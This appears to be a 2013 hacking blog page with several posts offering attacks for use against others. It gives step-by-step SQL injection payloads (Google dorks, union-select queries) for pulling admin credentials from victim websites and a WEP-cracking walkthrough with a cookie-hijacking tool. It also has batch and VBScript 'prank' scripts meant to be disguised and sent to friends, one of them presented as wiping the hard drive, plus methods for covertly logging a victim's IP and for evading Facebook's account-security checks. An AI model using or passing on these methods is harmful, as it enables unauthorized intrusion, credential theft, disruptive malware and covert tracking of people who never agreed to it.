Showing posts with label Hacking. Show all posts

Thursday, December 12, 2013

SIM Information System

Check How Many SIM’s Issued Against Your CNIC

salam from mohammed faizan

welcome visiter,today i have a new post for you,

now check how many sims activate in your sim:;;;;;;

click here for more                        click here for more


  CNIC Number:


  Example: 6110123456789

Saturday, December 7, 2013

10 Most dangerous scripts to prank your friends

‎10 Most dangerous scripts to prank your friends 

salam from Mohammed faizan

prank your friends


‎
=======================================
ALL OF THEZE COMMANDZ ARE TO BE TYPED IN NOTEPAD...

=======================================

1) Convey your friend a little message and shut down his / her computer:
Type :
@echo off
msg * I don't like you
shutdown -c "Error! You are too stupid!" -s
Save it as "Anything.BAT" in All Files and send it.

=========================================

2) Toggle your friend's Caps Lock button simultaneously:
Type :
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop
Save it as "Anything.VBS" and send it.
clcik here for more

=========================================
3) Continually pop out your friend's CD Drive. If he / she has more than one, it pops out all of them!
Type :
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
Save it as "Anything.VBS" and send it.

===========================================
4) Frustrate your friend by making this VBScript hit Enter simultaneously:
Type :
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop
Save it as "Anything.VBS" and send it.

================================================== =
5) Open Notepad, slowly type "Hello, how are you? I am good thanks" and freak your friend out:
Type :
WScript.Sleep 180000
WScript.Sleep 10000
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "notepad"
WScript.Sleep 100
WshShell.AppActivate "Notepad"
WScript.Sleep 500
WshShell.SendKeys "Hel"
WScript.Sleep 500
WshShell.SendKeys "lo "
WScript.Sleep 500
WshShell.SendKeys ", ho"
WScript.Sleep 500
WshShell.SendKeys "w a"
WScript.Sleep 500
WshShell.SendKeys "re "
WScript.Sleep 500
WshShell.SendKeys "you"
WScript.Sleep 500
WshShell.SendKeys "? "
WScript.Sleep 500
WshShell.SendKeys "I a"
WScript.Sleep 500
WshShell.SendKeys "m g"
WScript.Sleep 500
WshShell.SendKeys "ood"
WScript.Sleep 500
WshShell.SendKeys " th"
WScript.Sleep 500
WshShell.SendKeys "ank"
WScript.Sleep 500
WshShell.SendKeys "s! "
Save it as "Anything.VBS" and send it.

================================================== =========
6) Frustrate your friend by making this VBScript hit Backspace simultaneously:
Type :
MsgBox "Let's go back a few steps"
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{bs}"
loop
Save it as "Anything.VBS" and send it.

================================================== =======
7) Hack your friend's keyboard and make him type "You are a fool" simultaneously:
Type :
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "You are a fool."
loop
Save it as "Anything.VBS" and send it.

================================================== ==
8. Open Notepad continually in your friend's computer:
Type :
@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
Save it as "Anything.BAT" and send it.

================================================== ====
9) Hard prank: Pick your poison batch file. It asks your friend to choose a number between 1-5 and then does a certain action:

1: Shutdown
2: Restart
3: Wipes out your hard drive (BEWARE)
4: Net send
5: Messages then shutdown

Type :
@echo off
title The end of the world
cd C:\
:menu
cls
echo I take no responsibility for your actions. Beyond this point it is you that has the power to kill yourself. If you press 'x' then your PC will be formatted. Do not come crying to me when you fried your computer or if you lost your project etc...
pause
echo Pick your poison:
echo 1. Die this way (Wimp)
echo 2. Die this way (WIMP!)
echo 3. DO NOT DIE THIS WAY
echo 4. Die this way (you're boring)
echo 5. Easy way out
set input=nothing
set /p input=Choice:
if %input%==1 goto one
if %input%==2 goto two
Save it as "Anything.BAT" and send it.

================================================== ======
You might wanna have to change the Icon of the file before sending it to your friend, so right click the file, click Properties, click on the 'Change' Icon and change the icon from there.

To Stop this ->
Go To Task Manager and End wscript.exe process.

send friend request on facebook when blocked

send friend request on facebook when blocked

Salam from mohammed faizan

Facebook friend Request Blocked??? Dont Worry!!


Facebook is a popular social network site where we can easily connect with our friends, family's. However Facebook don't makes it easy for us to add unknown people as our friends. You may have experienced a stage at least one time in your FB account showing a popup message that your friend request has been blocked for 1 day, 3 days, 7 days, 15 days or even 30 days. At that time you can't send out friend request on Facebook to anybody no matter if you know that person or not you been banned to send request for a particular time period. This is due to Facebook guidelines which don't allow us to send friend request to strangers because it considers it as spam, for that reason facebook temporarily turned off your sending friend request option. This is usually done to protect personal privacy of peoples, quite a few people use to add unknown people as their friends and  make misuse of their profile. Here we will give you some trick not to get banned from sending friend request on facebook and some guidelines to keep your account not disable.

This is an working legal trick to send friend request to your mutual friends and unknown people 

1.Get the person's email address first .
2.Visit Add Personal Contacts as Friends
3.Here you can send friend request even if your are blocked by using their email address.
4.If you want to send friend request to lot's of friends here is an quick and easy way to do this.
5.Open up a new notepad file, paste all your friends email separated by comma (,)
6.Save the notepad file with the extension .vcf
7.This is your list of your contact files containing your friends email address.
8.Go to Add Personal Contacts as Friends click on the last option other tools there you can find upload contact file.
9.Browse your .vcf file and upload to the facebook.
10.It will send friend request to your friend's by email and facebook.

You are done!
Simple yet effective!


-> How Not to Get Blocked by Sending Friend Request on FB

If you just joined facebook add some few peoples you know them say about 10-20 members that you closely know. Let these people confirm your friend request first. Don't send frequent friend request to peoples,let the pending request be confirmed first after that you can send request. Always add people with a time gap of 2-4 minutes. If you send request consistently then a popup box showing to solve the captcha. Add people, which has high number of mutual friends so that facebook don't consider it as spam.Let us know if you any tricks to send friend request while your block in the comments below.

(-_-) Hope you enjoy this Article.
 

Use Facebook On Slow Internet

Use Facebook On Slow Internet

Salam from Mohammed faizan


Facebook has many versions.These are Web Version , Basic Mobile Version And Android Facebook Version.( These Versions Are named by  me only :p And Facebook has never discussed about these ever )
Now Coming back to my main point "Use Facebook On Slow Internet Easily "

To use Facebook easily on slow net you can open the mobile versions of Facebook that are:

Mobile  versions:

1.Android Version 


Android version of Facebook show Facebook on PC Like it is on android phone and use less data and is quite fast.Using Facebook in Android version is quite easy and relax able as you are provided with a sidebar ,by which you can find your favorites , groups , pages easily !

To Open Android Version Of Facebook head Over To:


2.Basic Mobile Version 

This Version Of Facebook Is the lightest version.! This  version is found in Symbian phones.Using Facebook on this version is sightly  non-relax able as you have to go to separate page of your groups , pages to find your groups , pages etc . I found this version of Facebook when my computer was attacked by virus and i took my old computer and started it , that computer was having windows XP With Internet explorer 6 .I opened Facebook and it was not opening fully and internet explorer was saying to update itself.I incident opened mobile version (https://m.facebook.com) of Facebook on Internet explorer 6 and it redirect me to basic Facebook Version .

To  use basic mobile  Facebook head over to :-


So, According to me i must prefer Android Version As best Version.
Enjoy on Slow Internet FB....

Thursday, December 5, 2013

HOW TO BYPASS FACEBOOK PHOTO TAG VERIFICATION OR IDENTIFY PHOTOS OF YOUR FRIENDS

HOW TO BYPASS FACEBOOK PHOTO TAG VERIFICATION OR IDENTIFY PHOTOS OF YOUR FRIENDS

Salam from Mohammed faizan

Okay so i am gonna show you guys a little trick to bypass the Facebook Verification (Verify Images)

This is the new method to verify the photos even if the profile is blocked:
=> Step 1
Go to Google images search
 

Click here for more

=> Step 2
Type facebook+"name of 1st friend" copy and paste from blocked account

=> Step 3
Search , you will see the picture of the 1st friend in the 1st 3 results 

=> Step 4
If you didn't identify the picture, repeat the same

=> Step 5
If you didn't identify the friend.simply skip the picture and you will get another one (always you have 2 skips/picture)

Step 6
After you identify the 5 pictures facebook will ask you to change your password and email password

=> Step 7
Change your facebook account password and confirm that you change your email password (even you don't)

=> Step 8
Now every thing is OK
=> Step 9
If you see this message(no verification method is available now) Just logout and wait 1 hour to login, if you failed to verify the photos, facebook will give you 1 chance to verify 5 pictures every 1 hour.


If you find this method helpful don't forget to SAY THANKS:)

Tuesday, December 3, 2013

How To Hack Wifi Easily New Trick

How To Hack Wifi Easily New Trick

Salam From MOhammed faizan

A very good tutorial by my friend Solitary Man on Wep Cracking. He has used the tool "fern-wifi-cracker" which is easily avaliable on backtrack 5 R3.


So lets begin ...

Go to backtrack --> exploitation tools --> wireless exploitation tools --> 

WLAN exploitation --> fern-wifi-cracker


Now select the wireless interface you have ( it can be wlan0, wlan1 etc..)


Now there's a button on which you can see wifi logo, click that and it will start the network scanning ( of-course its using airodump here).

Note*: if you double-click anywhere in the tool, you'll get a "settings" dialog box... you can set the channel there and also you can start the xterm.


Now if you see closely, you'll note that the two buttons below the scan button will get enabled, the first button is the WEP cracking button and the second one is for WPA cracking.

Click the button for WEP cracking


After clicking that button, a new dialog box will open. you can select the wep network from the list and then you can select the type of attack i.e arp replay attack, chop-chop attack or fragmentation attack. then click "Attack"...

click here for more


You'll be able to see the number of ivs are increasing.There's a progress bar at the end of the dialog box.When the progress bar reaches the end, this tool starts aircrack for cracking wifi password


When the password is cracked, it will be shown at the bottom of the dialog box...

NOW COMES THE INTERESTING PART: 
(before going further, i suggest you to connect to the internet for this)

Go to "toolbox" --> Geolocatory tracker.


Give the bssid of the AP in the text box and click "Trace".


I think everyone has already guessed what it will show...

YES... INDEED... IT WILL SHOW YOU THE LOCATION OF THE AP ON THE GOOGLE MAPS ... You can see the coordinates as well..


And also you can see in the toolbox, there's a button for cookie hijacking called "cookie hijacker" ..

ok guys so that's it for now... :-)

Saturday, November 30, 2013

Hacking website using SQL Injection -step by step guide

Hacking website using SQL Injection -step by step guide 


salam from mohammed faizan

welcome visiter,today i have a new post for you


  • How to hack facebook
  • Work in home
  • Facebook
  • Sql Injection


What is SQL Injection?
SQL injection is one of the popular web application hacking method.  Using the SQL Injection attack, an unauthorized person can access the database of the website. Attacker can extract the data from the Database.

What a hacker can do with SQL Injection attack?

* ByPassing Logins
* Accessing secret data
* Modifying contents of website
* Shutting down the My SQL server

So, here we go.

Step 1: Finding Vulnerable Website:
To find a SQL Injection vulnerable site, you can use Google search by searching for certain keywords. Those keyword often referred as 'Google dork'.

Some Examples:
inurl:index.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:pageid=

Here is the huge list of Google Dork
click here

Copy one of the above keyword and paste in the google. Here , we will got lot search result with
We have to visit the websites one by one for checking the vulnerability.


Note:if you like to hack particular website,then try this:
site:www.victimsite.com dork_list_commands
for eg:
site:www.victimsite.com inurl:index.php?id=
 Step 2: Checking the Vulnerability:
Now let us check the vulnerability of the target website. To check the vulnerability , add the single quotes(') at the end of the url and hit enter.

For eg:
http://www.victimsite.com/index.php?id=2'
If the page remains in same page or showing that page not found, then it is not vulnerable.

If you got an error message just like this, then it means that the site is vulnerable
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1

Step 3: Finding Number of columns:
Great, we have found that the website is vulnerable to SQLi attack.  Our next step is to find the number of columns present in the target database.

For that replace the single quotes(') with "order by n" statement.

Change the n from 1,2,3,4,,5,6,...n. Until you get the error like "unknown column ".

For eg:
http://www.victimsite.com/index.php?id=2 order by 1
http://www.victimsite.com/index.php?id=2 order by 2
http://www.victimsite.com/index.php?id=2 order by 3
http://www.victimsite.com/index.php?id=2 order by 4
If you get the error while trying the "x"th number,then no of column is "x-1".

I mean:
http://www.victimsite.com/index.php?id=2 order by 1(noerror)
http://www.victimsite.com/index.php?id=2 order by 2(noerror)
http://www.victimsite.com/index.php?id=2 order by 3(noerror)
http://www.victimsite.com/index.php?id=2 order by 4(noerror)
http://www.victimsite.com/index.php?id=2 order by 5(noerror)
http://www.victimsite.com/index.php?id=2 order by 6(noerror)
http://www.victimsite.com/index.php?id=2 order by 7(noerror)
http://www.victimsite.com/index.php?id=2 order by 8(error)

 
 so now x=8 , The number of column is x-1 i.e, 7.

In case ,if the above method fails to work for you, then try to add the "--" at the end of the statement.
For eg:
http://www.victimsite.com/index.php?id=2 order by 1--

Step 4: Find the Vulnerable columns:
We have successfully discovered the number of columns present in the target database.  Let us find  the vulnerable column by trying the query "union select columns_sequence".

Change the id value to negative(i mean id=-2).  Replace the columns_sequence with the no from 1 to x-1(number of columns) separated with commas(,).

For eg:
if the number of columns is 7 ,then the query is as follow:
http://www.victimsite.com/index.php?id=-2 union select 1,2,3,4,5,6,7--
If the above method is not working then try this:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,3,4,5,6,7--
Once you execute the query, it will display the vulnerable column.


Bingo,  column '3' and '7' are found to be vulnerable.  Let us take the first vulnerable column '3' . We can inject our query in this column.

Step 5: Finding version,database,user
Replace the 3 from the query with "version()"

For eg:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,version(),4,5,6,7--
Now, It will display the version as 5.0.1 or 4.3. something like this.

Replace the version() with database() and user() for finding the database,user respectively.

For eg:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,database(),4,5,6,7--

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,user(),4,5,6,7--

If the above is not working,then try this:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,unhex(hex(@@version)),4,5,6,7--

Step 6: Finding the Table Name
If the Database version is 5 or above. If the version is 4.x, then you have to guess the table names (blind sql injection attack).

Let us find the table name of the database. Replace the 3 with "group_concat(table_name) and add the "from information_schema.tables where table_schema=database()"

For eg:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(table_name),4,5,6,7 from information_schema.tables where table_schema=database()--

Now it will display the list of table names. Find the table name which is related with the admin or user.


Let us choose the "admin " table.

Step 7: Finding the Column Name

Now replace the "group_concat(table_name) with the "group_concat(column_name)"

Replace the "from information_schema.tables where table_schema=database()--" with "FROM information_schema.columns WHERE table_name=mysqlchar--

We have to convert the table name to MySql CHAR() string .

Install the HackBar addon:
https://addons.mozilla.org/en-US/firefox/addon/3899/


Once you installed the add-on, you can see a toolbar that will look like the following one. If you are not able to see the Hackbar, then press F9.

Select sql->Mysql->MysqlChar() in the Hackbar.



It will ask you to enter string that you want to convert to MySQLCHAR().  We want to convert the table name to MySQLChar .  In our case the table name is 'admin'.



Now you can see the CHAR(numbers separated with commans) in the Hack toolbar.


Copy and paste the code at the end of the url instead of the "mysqlchar"

For eg:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)--
The above query will display the list of column.

For example: admin,password,admin_id,admin_name,admin_password,active,id,admin_name,admin_pas ​ s,admin_id,admin_name,admin_password,ID_admin,admin_username,username,password..etc..

Now replace the replace group_concat(column_name) with group_concat(columnname1,0x3a,anothercolumnname2).

Now replace the " from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)" with the "from table_name"

For eg:
http://www.victimsite.com/index.php?id=-2
and 1=2 union select 1,2,group_concat(admin_id,0x3a,admin_password),4,5,6,7 from admin--
If the above query displays the 'column is not found' erro, then try another column name from the list.

If we got luck, then it will display the data stored in the database depending on your column name.  For instance, username and password column will display the login credentials stored in the database.

Step 8: Finding the Admin Panel:
Just try with url like:
http://www.victimsite.com/admin.php
http://www.victimsite.com/admin/
http://www.victimsite.com/admin.html
http://www.victimsite.com:2082/
etc.
If you got luck ,you will find the admin page using above urls. or you can some kind of admin finder tools.

Warning:
The above post is completely for educational purpose only.  Never attempt to follow the above steps against third-party websites.  If you want to learn SQL injection attack method , then you can learn in safe environment by setup your own lab.

Friday, November 29, 2013

How to get SomeOnes Ip address

How to get SomeOnes Ip address!!!


salam from mohammed faizan


Now today i will explain you how to get IP address of any computer remotely. Using some very basic tricks we can find the IP address of any remote computer and then you can start your further hacking into the remote system like port scanning and finding vulnerabilities to enter in to the system and hack it. There are several methods to get an IP address of the victim but i will share few and specially the best one's that can tell you IP address in just few clicks and also all are free methods and special thing is about it is all are manual methods that means you did not require any tool.
4 ways to get the IP address of the Victim or another Computer:
1. Using PHP notification Script
2. Using Blogs and Websites
3. Using Read Notify service
4. Sniffing during Gmail and yahoo chat  sessions

As we are here to learn concepts so i will first explain what is an IP address and what's its importance. So friends very basic question What is an IP address? Why its important for hackers and security professionals?

What is an IP address? 
Basically IP address (Internet Protocol address) is a unique numerical value that is assigned to any computer or printer on a computer network that uses an internet protocol for communication purpose. Protocol is basically rules( for Network its rules for communication). 
IP address serves for two basic purposes:
1. Host or network interface identification
2. Location Addressing

1. Using PHP notification Script
Using this Notification script you can get the IP address in just seconds. Steps of using this PHP script:
a. Download the PHP notify script and extract files.
b. Now you will get two files IP.html and index.php . You need to upload these two files to any free web hosting server.
Example: i used www.my3gb.com to upload these two files. Create an account there and upload these two files there as shown below.


c. Now you will need to send the link of index.php to the victim whose password you want to get. to get the link click on index.php shown in above snapshot. Now a new window will open copy the link in the address bar and send to the victim whose IP address you want.
d. Now when the victim opens the above link nothing will open but his Ip address is written into the ip.html file. So open the ip.html file to get his IP address.
e. That's all this method... I hope you liked it. 
2. Using Blogs and Websites
This method is for those who have their blogs or websites. Normal users can also do this as blog is free to make. Make a new blog and use any stats service like histats or any other stats widget. Just add a new widget and put histats code there and save template. And send the link of your blog to your friend and get his IP.
That's only.

3. Using Read Notify service
This is an email based service. Steps to use Read Notify service:
a. First open the Read Notify website : RCPT
b. Now register on this website and then it will send you confirmation mail. Verify your account.
c. Once your account is activated. 
Do the following steps use this service:

  1. Compose your email just like you usually would in your own email or web email program
  2. Type:   .readnotify.com   on the end of your recipients email address (don't worry, that gets removed before your recipients receive the email). Like this: shiviskingg@gmail.com.readnotify.com  
  3. Send your email
Some things to remember: 
  • don't send to and from the same computer
  • if your email program 'auto-completes' email addresses from your address book, you'll need to keep typing over the top of the auto-completed one to add the .readnotify.com
  • if you are cc-ing your email to other readers, you must add tracking to all of them 


4.  Sniffing Yahoo and Gmail Chat sessions
With the help of Sniffers like ethereal, wireshark etc we can sniff the Gmail, and yahoo chat sessions while we are chatiing to any our friend and extract the IP address from there. I will explain this trick in detail in my next article as its a long article in itself.
5. Bonus Method for Online Gamers
We can also get the IP address from online games like counter strike, age of empires in Game ranger etc.. Many counter strike servers use amx mode. Just view which people are connecting and whats their IP addess as plugins show the IP address of people connecting to the game server.  If you have more access to counter strike server you can use status command in console. Just go to console and type "status"(without quotes) and press enter there you can see all players details his steam ID and much more depending upon server.